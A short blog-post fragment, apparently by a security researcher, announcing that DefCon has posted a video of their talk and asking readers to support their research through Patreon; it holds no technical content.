
DefCon has now posted a video of my talk! Have a watch:



❤️ Love these blog posts and/or want to support my research and tools?

You can support them via my **Patreon** page!

[



```
](https://www.patreon.com/bePatron?c=701171)
```